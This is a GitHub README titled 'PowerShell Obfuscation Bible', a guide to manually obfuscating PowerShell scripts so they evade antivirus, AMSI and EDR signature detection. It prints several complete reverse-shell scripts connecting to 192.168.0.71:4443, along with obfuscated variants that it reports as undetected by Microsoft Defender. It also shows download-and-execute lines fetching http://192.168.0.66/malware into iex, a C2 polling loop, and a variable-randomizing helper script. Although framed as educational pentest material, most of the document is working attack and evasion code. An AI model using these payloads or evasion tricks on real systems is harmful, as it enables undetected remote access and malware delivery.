

t3l3machus/PowerShell-Obfuscation-Bible

 github.com/t3l3machus/PowerShell-Obfuscation-Bible

PowerShell Obfuscation Bible



A collection of techniques, examples and a little bit of theory for manually obfuscating PowerShell scripts to bypass signature-based detection, compiled for educational purposes. The contents of this repository are the result of personal research, including reading materials online and conducting trial-and-error attempts in labs and pentests. You should not take anything for granted.

YouTube video presentation: youtube.com/watch?v=tGFdmAh_IXE


 **Disclaimer:** Usage of the techniques and concepts described in this repository for gaining unauthorized access to systems that you do not have permission to test is illegal. You are responsible for your actions. Don't be evil.

Table of Contents



1. [Entropy](#)
2. [Identify Detection Triggers](#)
3. [Rename Objects](#)
4. [Obfuscate Boolean Values](#)
5. [Cmdlet Quote Interruption](#)
6. [Cmdlet Caret Interruption](#)
7. [Get-Command Technique](#)
8. [Substitute Loops](#)
9. [Substitute Commands](#)
10. [Mess With Strings](#)
11. [Append Junk](#)
12. [Add or Remove Comments](#)
13. [Randomize Char Cases](#)
14. [Rearrange Script Components](#)
15. [Execute Script line by line](#)

Entropy



The scientific term **entropy**, which is generally defined as **the measure of randomness or disorder of a system** is important in AV evasion. This is because, malware often contains code that is highly randomized, encrypted and/or encoded (obfuscated) to make

it difficult to analyze and therefore detect. As one of various methods, Anti-virus products use entropy analysis to identify potentially malicious files and payloads.

It is important to understand this concept because, when obfuscating code, you should keep in mind the entropy variance created by the changes you choose to make. Breaking signatures is easy, but if you don't pay attention to the entropy level, sophisticated AV/EDRs will see through it.

A principle to keep in mind: **The greater the entropy, the more likely the data is obfuscated or encrypted, and the more probable the file/payload is malicious.** Fortunately, there are ways to lower it.

Claude E. Shannon introduced a formula in his 1948 paper [A Mathematical Theory of Communication](#) which can be used to measure the entropy in a set of data. Here's a simple Python implementation of the [Shannon Entropy](#) you can use to measure the entropy of the payloads you develop:

```
#!/bin/python3
# Usage: python3 entropy.py <file>

import math, sys

def entropy(string):
    "Calculates the Shannon entropy of a UTF-8 encoded string"

    # decode the string as UTF-8
    unicode_string = string.decode('utf-8')

    # get probability of chars in string
    prob = [ float(unicode_string.count(c)) / len(unicode_string) for c in
dict.fromkeys(list(unicode_string)) ]

    # calculate the entropy
    entropy = - sum([ p * math.log(p) / math.log(2.0) for p in prob ])

    return entropy

f = open(sys.argv[1], 'rb')
content = f.read()
f.close()

print(entropy(content))
```



You can also use this online [Shannon Entropy calculator](#) or Microsoft's [Sigcheck.exe](#) with the `-a` option.

Identify Detection Triggers



The mature and elegant thing to do before jumping into trial and error obfuscation tests to come up with a payload variation that is not flagged, is to identify the part(s) in a script that trigger malware detection. Especially in short scripts like C2 commands, you might be able to make insignificant changes and fly off the radar on the spot.

A great tool to identify such triggers is [AMSItrigger](#). Here's a usage example with a file containing a malicious script. The red area signifies the part that obfuscation should be applied:

```
PS C:\Users\pxart\Desktop\Payload> .\AmsiTrigger_x64.exe -f 3 -i .\test.payload.ps1
$s='192.168.0.71:4443';$i='14f30f27-650c00d7-fef40df7';$p='http://';$v=IRM -UseBasicParsing -Uri $p$
s/14f30f27 -Headers @{"Authorization"=$i};while ($true){$c=(IRM -UseBasicParsing -Uri $p$650c00d7
-headers @{"Authorization"=$i});if ($c -ne 'None') {$r=IEX $c -ErrorAction Stop -ErrorVariable e;$r=
Out-String -InputObject $r;$t=IRM -Uri $p$/fef40df7 -Method POST -Headers @{"Authorization"=$i} -Bo
dy ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}
```

You could also identify triggers manually by executing a script chunk by chunk.

Rename Objects




When obfuscating scripts, it should be a priority to replace variable/class/function names with random ones. That way, in combination with other techniques, you will be able to bypass detection easily. But you should keep in mind the entropy of the payloads you develop. Take in consideration the following standard reverse shell script that is generally detected by most if not all AVs:

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.0.71',4443);$stream = $client.GetStream();[byte[]]
$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 =
$sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write
($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

Now consider the following obfuscated version:

```
$84b5d7ab8755451cb386a79589e39fa8 = New-Object System.Net.Sockets.TCPClient('192.168.0.71',4443);
$3b95c1d3d7dc4e4fa6474ce1bceae743 = $84b5d7ab8755451cb386a79589e39fa8.GetStream();[byte[]]
$367ad63a4a834bf5bb275aab24a4890c = 0..65535|%{0};while(($d084ee484cf44c09b003024847840f3d =
$3b95c1d3d7dc4e4fa6474ce1bceae743.Read($367ad63a4a834bf5bb275aab24a4890c, 0, $367ad63a4a834bf5bb275aab24a4890c.Length))
-ne 0){;$b16fd2353f0d413484e1583776256f61 = (New-Object -TypeName System.Text.ASCIIEncoding).GetString
($367ad63a4a834bf5bb275aab24a4890c,0, $d084ee484cf44c09b003024847840f3d);$b396f8bb13ec47c28e4f721085e95361 = (iex
$b16fd2353f0d413484e1583776256f61 2>&1 | Out-String );$2bfb84697b834fa09479071ec68d6b19 =
$b396f8bb13ec47c28e4f721085e95361 + 'PS ' + $(gl) + '> ';$12e0e1f0c5e14474b53907ee11f75ed7 = ([text.encoding]::ASCII).
GetBytes($2bfb84697b834fa09479071ec68d6b19);$3b95c1d3d7dc4e4fa6474ce1bceae743.Write($12e0e1f0c5e14474b53907ee11f75ed7,0,
$12e0e1f0c5e14474b53907ee11f75ed7.Length);$3b95c1d3d7dc4e4fa6474ce1bceae743.Flush()};$84b5d7ab8755451cb386a79589e39fa8.
Close()
```

In this version, all variable names have been substituted with 32 chars long random names. I also replaced `(pwd).Path` with `$(gl)`. The payload has a **Shannon entropy** of **4.96**. At the time of writing this, it is not detected by MS Defender and a bunch of other products:



⚠ 13 security vendors and no sandboxes flagged this file as malicious

6807d7fc21a123dbc7fb5c47a59d17dc98ac919808
6e36b6d7e74aea4ab3626

1.05 KB
Size

2023-04-15 10:05:15 UTC
32 minutes ago


obfuscated_reverse_shell_template.ps1

powershell direct-cpu-clock-access long-sleeps runtime-modules detect-debug-environment

Now consider this version:

```
#####  
##### = New-Object System.Net.Sockets.TCPClient('192.168.0.71',4443);  
#####  
##### =  
#####  
#####.GetStream();[byte[]]  
#####  
##### = 0..65535[0];while  
(($#####  
##### =  
#####  
#####.Read  
($#####  
##### 0,  
#####.Length) -ne 0);  
#####  
##### = (New-Object -TypeName System.Text.ASIIEncoding).GetString  
($#####  
##### 0,  
#####);  
##### = (iex  
##### 2>&1 | Out-String );  
##### =  
##### + 'PS ' + $(g1) + '> '  
##### = ([text.  
encoding]::ASII).GetBytes($#####);  
#####  
#####.Write  
($#####0,  
#####.Length);  
#####.Flush());  
#####.Close()
```

This variation also has all variable names replaced but this time with names consisting of x number of 'f' characters, which results in a significant drop of the payload's entropy. I replaced (pwd).Path with \$(g1) here as well. Again, at the time of writing, it is not detected by MS Defender. The payload has a Shannon entropy of 0.76.



⚠ 11 security vendors and no sandboxes flagged this file as malicious

da27e40027834008cc3d50d626fc2ecdd26d2771c4
3813a05c3776281e286c67

4.85 KB
Size

2023-04-15 10:49:57 UTC
a moment ago


entropy_obfuscated_reverse_shell_template.ps1

powershell

⚡ Both of these variations bypass common AVs, but the second one has a lower entropy and will probably have a better chance when processed by EDRs and other sophisticated anti-malware engines. ⚠ I am not saying that the better performance of the second payload variation in this example is certainly because of the entropy level (I can't really

know that, it could have been the length or both or who knows what), but it is an important aspect to have in mind when obfuscating stuff and this example is meant to underline that concept.

You can use the script below to randomize the names of variables in a PowerShell script.

 The script is not perfect! If you run it against large, complex PowerShell scripts it might break their functionality by replacing stuff it shouldn't. Use it with caution and be mindful.

```
#!/bin/python3
#
# This script is an example. It is not perfect and you should use it with caution.
# Source: https://github.com/t3l3machus/PowerShell-Obfuscation-Bible
# Usage: python3 randomize-variables.py <path/to/powershell/script>

import re
from sys import argv
from uuid import uuid4

def get_file_content(path):
    f = open(path, 'r')
    content = f.read()
    f.close()
    return content

def main():

    payload = get_file_content(argv[1])
    used_var_names = []

    # Identify variables definitions in script
    variable_definitions = re.findall('\$[a-zA-Z0-9_]*[\ ]{0,}=', payload)
    variable_definitions.sort(key=len)
    variable_definitions.reverse()

    # Replace variable names
    for var in variable_definitions:

        var = var.strip("\n \r\t=")

        while True:

            new_var_name = uuid4().hex

            if (new_var_name in used_var_names) or \
(re.search(new_var_name, payload)):
                continue

            else:
                used_var_names.append(new_var_name)
                break

        payload = payload.replace(var, f'${new_var_name}')

    print(payload + '\n')

main()
```



Obfuscate Boolean Values



It's super fun and easy to replace `$True` and `$False` values with other boolean equivalents, which are literally unlimited. Especially if you have identified the detection trigger in a given payload and that includes a `$True` or `$False` value, you will probably be able to bypass detection by simply replacing it with a boolean substitute. All of the examples below evaluate to `True`. You can reverse them to `False` by simply adding an exclamation mark before the expression (e.g., `![bool]0x01`):

Boolean typecast of literally anything that is not `0` or `Null` or an `empty string`, will return `True`:

```
[bool]1254
[bool]0x12AE
[bool][convert]::ToInt32("111011", 2) # Converts a string to int from base 2
(binary)
![bool]$null
![bool]$False
[bool]"Any non empty string"
[bool](-12354893) # Boolean typecast of a negative number
[bool](12 + (3 * 6))
[bool](Get-ChildItem -Path Env: | Where-Object {$_.Name -eq "username"})
[bool]@(0x01BE)
[bool][System.Collections.ArrayList]
[bool][System.Collections.CaseInsensitiveComparer]
[bool][System.Collections.Hashtable]

# Well, you get the point.
```



Boolean typecast of any class will return `True` as well:

```
[bool][bool]
[bool][char]
[bool][int]
[bool][string]
[bool][double]
[bool][short]
[bool][decimal]
[bool][byte]
[bool][timespan]
[bool][datetime]
```



The result of a comparison that evaluates to `True` (duh):

```
(9999 -eq 9999)
([math]::Round([math]::PI) -eq (4583 - 4580))
[Math]::E -ne [Math]::PI
```



Or you can just grab a **True** value from an object's attributes:

```
$x = [System.Data.AcceptRejectRule].Assembly.GlobalAssemblyCache
$x = [System.TimeZoneInfo+AdjustmentRule].IsAnsiClass
$x = [mailaddress].IsAutoLayout
$x = [ValidateCount].IsVisible
```



You can mix all this stuff and weird things up by composing hideous ways to state **True** or **False**:

```
[bool](![bool]$null)
[System.Collections.CaseInsensitiveComparer] -ne [bool][datetime]'2023-01-01'
[bool]$(Get-LocalGroupMember Administrators)
!!!![bool][bool][bool][bool][bool][bool]
```



Cmdlet Quote Interruption



You can obfuscate cmdlets by adding single and/or double quotes in between their characters, as long as it's not at the beginning. It's super effective! For example, the expresion **iex "pwd"** can be substituted with:

```
i'ex "pwd"
i'e'e'x "pwd"
i'e'e'x' "pwd"
ie'x' "pwd"
iex' "pwd"
i""e'x"" "pwd"
ie""x' "pwd"
```

and so on... but also:

```
i'ex "p'wd"
i'e'e'x "p'w'd"
i'e'e'x' "p'w'd'"
ie'x' "pw'd`"
iex' "p`"w`"d`"
i""e'x"" "p`"w`"d'"
ie""x' "p`"w'd`"

```

You get the point.



Cmdlet Caret Interruption



This is a bit dirty but might come in handy. In a Windows CMD terminal, it is possible to append the caret (^) symbol in-between a command's characters and it will still be interpreted normally. In a powershell script, one way to utilize this would be:

```
cmd /c "who^am^i"
```



```
Windows PowerShell
PS C:\Users\pxart> cmd /c "who^am^i"
wx243r\pxart
PS C:\Users\pxart> █
```

Get-Command Technique



A really cool trick my friend and mighty haxor Karol Musolff (@[kmusolff](#)) showed me. You can use `Get-Command` (or `gcm`) to retrieve the name (string) of any command, including all of the non-PowerShell files in the Path environment variable (`$env:Path`) by using wildcards. You can then run them as jobs with the `&` operator. For example, the following line:

```
Invoke-RestMethod -uri https://192.168.0.66/malware | iex
```



Could be obfuscated to:

```
&(Get-Command i????e-rest*) -uri https://192.168.0.66/malware | &(gcm i*x)
```



Or even better, this one, that has a lower **Shannon entropy** value:

```
&(Get-Command i*****e-rest*) -uri https://192.168.0.66/malware | &(gcm i*x)
```



Substitute Loops



There are certain loops that can be substituted with other loop types or functions. For example, a `While ($True){ # some code }` loop can be substituted with the following:

An infinite For loop

```
For (;;) { # some code }
```



A Do-While loop

```
Do { # some code } While ($true)
```



A Do-Until loop

```
Do { # some code } Until (1 -eq 2)
```



A recursive function

```
function runToInfinity {  
  # do something;  
  runToInfinity;  
}
```



Append Junk



Add/Remove parameters



You can try adding parameters to a cmdlet. For example, the following line:

```
iex "whoami"
```



Could be expanded to:

```
iex -Debug -Verbose -ErrorVariable $e -InformationAction Ignore -WarningAction  
Inquire "whoami"
```



You may of course try the opposite.

Append random objects



You can "pollute" a script with random variables and functions. Assume the following script as malicious:

```
$b64 = $(irm -uri http://192.168.0.66/malware);
$virus =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($b64));
iex $virus;
```



You might be able to break its signature by doing something like:

```
$b64 = $(irm -uri http://192.168.0.66/malware); sleep 0.01;sleep 0.01;Get-Process
| Out-Null;
$virus =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($b64));s
leep 0.01;sleep 0.01;Measure-Object | Out-Null;
iex $virus;
```



Substitute Commands



You can always look for commands or even whole code blocks in a script that you can substitute with components that have the same/similar functionality. In the following classic reverse shell script, the `pwd` command is used to retrieve the current working directory and reconstruct the shell's prompt value:

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.0.71',4443);$stream = $client.GetStream();[
byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (
New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII)
.GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()|
```

The `(pwd).Path` part can be replaced by the following weird, unorthodox little script and although it even includes `pwd` it does serve our purpose of breaking the signature while maintaining the functionality of the script:

```
"$($p = (Split-Path `"$($pwd)\0x00\`");if ($p.trim() -eq ''){echo 'C:\'}else{echo
$p})"
```



There are of course simpler substitutes for `pwd` like `gl`, `get-location` and `cmd.exe /c chdir` that could do the trick, especially in combination with other techniques.

Mess With Strings



There's no end to what one can do with strings. Find below some interesting concepts. Examples use the string `'malware'`:

Convert string to here-string



At the expense of adding a few new lines, you can turn a string into a here-string.
This:

```
$x = 'echo malware';  
iex $x;
```



Is the same as:

```
$x = 'echo malware';  
iex @"  
$x  
"@
```



Reverse Strings



```
$x="Your string reversed".ToCharArray(); [array]::reverse($x); $x -join ""
```



Concatenation



Pretty straightforward and classic:

```
'mal' + 'w' + 'ar' + 'e'
```



Get string from substring:



Add the desired value between an irrelevant string and use `substring()` to extract it based on start - end indexes:

```
'xxxmalwarexxx'.Substring(3,7)
```



Replace string by regex match:



Create a junk string and replace it with the desired value via regex matching:

```
'a123' -replace '[a-zA-Z]{1}[\d]{1,3}', 'malware'
```



Base64 decode the desired string:



Encode your string and decode it within the script:

```
[System.Text.Encoding]::Default.GetString([System.Convert]::FromBase64String("bWFs  
d2FyZQ=="))
```



Get the desired string's chars from bytes:



```
"$([char]([byte]0x6d)+[char]([byte]0x61)+[char]([byte]0x6c)+[char]([byte]0x77)+  
[char]([byte]0x61)+[char]([byte]0x72)+[char]([byte]0x65)))"
```



That's only to get you started. To be continued...

Add or Remove Comments



Appending Comments



Obfuscating a script by appending comments here and there might actually do the trick on its own.

for example, a reverse shell command could be obfuscated like this:

Original (Common r-shell command that is easily detected by AVs)



```
$TCPClient = New-Object Net.Sockets.TCPClient('192.168.0.49', 4443);$NetworkStream = $TCPClient.GetStream();  
$StreamWriter = New-Object IO.StreamWriter($NetworkStream);function WriteToStream ($String) {[byte[]]$script:Buffer  
= 0..$TCPClient.ReceiveBufferSize | % {0}};$StreamWriter.Write($String);$StreamWriter.Flush();WriteToStream '';while  
(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {$Command = ([text.encoding]::UTF8).GetString  
($Buffer, 0, $BytesRead - 1);$Output = try {Invoke-Expression $Command 2>&1 | Out-String} catch {$_ | Out-String}  
WriteToStream ($Output)}$StreamWriter.Close()
```

Modified (appended **<# Suspendisse imperdiet lacus eu tellus pellentesque suscipit #>** in various places)



```
$TCPClient = New-Object <# Suspendisse imperdiet lacus eu tellus pellentesque suscipit #> Net.Sockets.TCPClient('192.168.0.49', 4443);$NetworkStream = $TCPClient.GetStream() <# Suspendisse imperdiet lacus eu tellus pellentesque suscipit #>;$StreamWriter = New-Object <# Suspendisse imperdiet lacus eu tellus pellentesque suscipit #> IO.StreamWriter($NetworkStream);function WriteToStream ($String) <# Suspendisse imperdiet lacus eu tellus pellentesque suscipit #> {[byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | % {0}};$StreamWriter.Write($String);$StreamWriter.Flush()}WriteToStream '';while(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0){$Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1); <# Suspendisse imperdiet lacus eu tellus pellentesque suscipit #> $Output = try {Invoke-Expression $Command 2>&1 | Out-String} <# Suspendisse imperdiet lacus eu tellus pellentesque suscipit #> catch {$_ | Out-String}WriteToStream ($Output)}$StreamWriter.Close()
```

This will not only work, but also lower the payload's **Shannon entropy** value (given that you don't use complex random comments).

Removing Comments



There are malware-ish strings that will trigger AMSI immediately and it should be a priority to replace them, when obfuscating scripts. Check this out:

```
PS C:\Users\pxart> invoke-mimikatz
At line:1 char:1
+ invoke-mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your
antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsError
RecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Just by typing the string 'invoke-mimikatz' in the terminal AMSI is having a stroke (the script is not even present / loaded). These strings may be found in comments as well, so it's a good idea to remove them, especially from FOS resources you grab from the internet (e.g. **Invoke-Mimikatz.ps1** from GitHub).

*It's generally a good idea to remove comments. This was just an example.

Randomize Char Cases



Probably the oldest trick in the book. Randomizing the character case of cmdlets and parameters might help:

```
inV0kE-eXpReSSi0N -vErB0se "WWhoAmI /aLL" -dEBug
```



Rearrange Script Components



Sometimes simply moving variables and classes to different locations might work, especially if you have found the detection trigger and it includes some variable definition that could be taking place somewhere else, like the beginning of the script.

Execute Script line by line



Sometimes, it is possible to achieve AV evasion by simply executing a malicious script line by line. This can of course be challenging to pull off given the circumstances. In case you try it, be aware of script blocks that have to be executed as a whole (e.g., loops, try-catch blocks, conditional statements, function definitions, etc). To test this, you can grab a common PowerShell reverse shell script (no obfuscation applied) and execute it line by line. Does it get flagged? ;)